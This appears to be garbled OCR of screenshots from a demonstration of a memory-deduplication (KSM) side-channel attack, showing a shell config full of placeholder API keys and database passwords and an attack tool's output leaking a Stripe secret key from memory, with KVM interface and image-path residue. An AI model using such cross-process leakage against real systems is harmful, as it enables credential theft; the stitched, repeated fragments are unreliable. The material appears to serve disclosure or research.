export SENDGRID_API_KEY="SG.xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx"
export MAILGUN_API_KEY="key-abcdefghijklmnopqrstuvwxyz123456"
export DATABASE_URL="postgres://admin:SuperSecret123@db.example.com:5432/app_db"
export MYSQL_URL="mysql://root:password123@localhost:3306/mydatabase"
export MONGODB_URI="mongodb+srv://user:pass@cluster0.mongodb.net/mydb?
retryWrites=true&w=majority"
export REDIS_URL="redis://:strongpassword@redis.example.com:6379/1"
export ELASTICSEARCH_URL="https://elastic:changeme@localhost:9200"
export DOCKER_HUB_TOKEN="dckr_pat_abcdefghijklmnopqrstuvwxyz123456"
export
KUBERNETE
ldGVz"
export CL
export DI
ksm-info
redacted@redacted$ systemctl cat ssh | grep 'MemoryKSM'
MemoryKSM=y
redacted@redacted$ ksm-info
pages sharing: 911
pages unshared: 1041
pages volatile: 5652
pages skipped: 1145649495
full-scans: 680991
pages-shared: 186
redacted@redacted$
root@e418108bf790: /srv
---------- BRUTEFORCING DATA ----------
elapsed time (s): 6
known bits: 200 (25 bytes)
bits per second: 33.333332
same results: -1 (>=32 -> rollback)
rollbacks: 00
cpu: 09
---------- LEAKED PAGE ----------
0x64ad7fd88000: 6578 706f 7274 2053 5452 4950 455f 5345 export STRIPE_SE
0x64ad7fd88010: 4352 4554 5f4b 4559 3d22 736b 5f6c 6976 CRET_KEY="sk_liv
0x64ad7fd88020: 8000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88030: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88040: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88050: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88060: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88070: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88080: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88090: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880a0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880b0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880c0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880d0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880e0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880f0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88100: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88110: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88120: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88130: 0000 0000 0000 0000 0000 0000 0000 0000
---------- ORACLES ----------
O_L:
0x64ad7fd7b000: 6578 706f 7274 2000 0000 0000 0000 0000 export
0x64ad7fd7b010: 0000 0000 0000 0000 0000 0000 0000 0000
....
0x64ad7fd7bfe0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd7bff0: 0000 0000 0000 0000 0200 0000 0000 0000
#
O_R:
0x64ad7fd7d000: 6578 706f 7274 20ff ffff ffff ffff ffff export
0x64ad7fd7d010: ffff ffff ffff ffff ffff ffff ffff ffff
....
0x64ad7fd7dfe0: ffff ffff ffff ffff ffff ffff ffff ffff
0x64ad7fd7dff0: ffff ffff ffff ffff 0200 0000 0000 0000


Keys:
Caps Lock
Num Lock
Scroll Lock



jetkvm
192.168.2.82
JetKVM
jetkvm-e
JetKVM Device
Connected
USB
Connected
Paste text
Virtual Media
Wake on LAN
Virtual Keyboard
Extension
Connection Stats
Settings
Fullscreen
Apr 23 09:11
en
Open
.zshrc
export STRIPE_SECRET_KEY="sk_live_51ABCdEfGhIjKlMnOpQrStUvWxYz987654321"
export STRIPE_PUBLISHABLE_KEY="pk_live_51ABCdEfGhIjKlMnOpQrStUvWxYz987654321"
export GOOGLE_API_KEY="AIzaSyA-FAKE-KEY-abcdefghijklmnopqrstuvwxyz"
export GOOGLE_CLIENT_SECRET="GOCSPX-abcdefghijklmnopqrstuvwxyz123456"
export GOOGLE_OAUTH_TOKEN="ya29.a0AfH6SMCexamplelongtokenstring123456"
export SLACK_BOT_TOKEN="xoxb-123456789012-123456789012-abcdefghijklmnopqrstuvwxyz"
export SLACK_APP_TOKEN="xapp-1-A1234567890-abcdefghijklmnopqrstuvwx"
export TWILIO_ACCOUNT_SID="ACXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX"
export TWILIO_AUTH_TOKEN="your_auth_token_1234567890abcdef"
export SENDGRID_API_KEY="SG.xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx"
export MAILGUN_API_KEY="key-abcdefghijklmnopqrstuvwxyz123456"
export DATABASE_URL="postgres://admin:SuperSecret123@db.example.com:5432/app_db"
export MYSQL_URL="mysql://root:password123@localhost:3306/mydatabase"
export MONGODB_URI="mongodb+srv://user:pass@cluster0.mongodb.net/mydb?retryWrites=true&w=majority"
export REDIS_URL="redis://:strongpassword@redis.example.com:6379/1"
export ELASTICSEARCH_URL="https://elastic:changeme@localhost:9200"
export DOCKER_HUB_TOKEN="dckr_pat_abcdefghijklmnopqrstuvwxyz123456"
export
KUBERNETE
ldGVz"
export CL
export DI
ksm-info
redacted@redacted$ systemctl cat ssh | grep 'MemoryKSM'
MemoryKSM=y
redacted@redacted$ ksm-info
pages sharing: 911
pages unshared: 1041
pages volatile: 5652
pages skipped: 1145649495
full-scans: 680991
pages-shared: 186
redacted@redacted$
root@e418108bf790: /srv
---------- BRUTEFORCING DATA ----------
elapsed time (s): 10
known bits: 300 (37 bytes)
bits per second: 30.000000
same results: -2 (>=32 -> rollback)
rollbacks: 00
cpu: 09
---------- LEAKED PAGE ----------
0x64ad7fd88000: 6578 706f 7274 2053 5452 4950 455f 5345 export STRIPE_SE
0x64ad7fd88010: 4352 4554 5f4b 4559 3d22 736b 5f6c 6976 CRET_KEY="sk_liv
0x64ad7fd88020: 655f 3531 4142 4364 4566 4768 4800 0000 e_51ABCdEfGhH
0x64ad7fd88030: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88040: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88050: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88060: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88070: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88080: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88090: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880a0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880b0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880c0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880d0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880e0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880f0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88100: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88110: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88120: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88130: 0000 0000 0000 0000 0000 0000 0000 0000
---------- ORACLES ----------
O_L:
0x64ad7fd7b000: 6578 706f 7274 2000 0000 0000 0000 0000 export
0x64ad7fd7b010: 0000 0000 0000 0000 0000 0000 0000 0000
....
0x64ad7fd7bfe0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd7bff0: 0000 0000 0000 0000 0200 0000 0000 0000
#
O_R:
0x64ad7fd7d000: 6578 706f 7274 20ff ffff ffff ffff ffff export
0x64ad7fd7d010: ffff ffff ffff ffff ffff ffff ffff ffff
....
0x64ad7fd7dfe0: ffff ffff ffff ffff ffff ffff ffff ffff
0x64ad7fd7dff0: ffff ffff ffff ffff 0200 0000 0000 0000

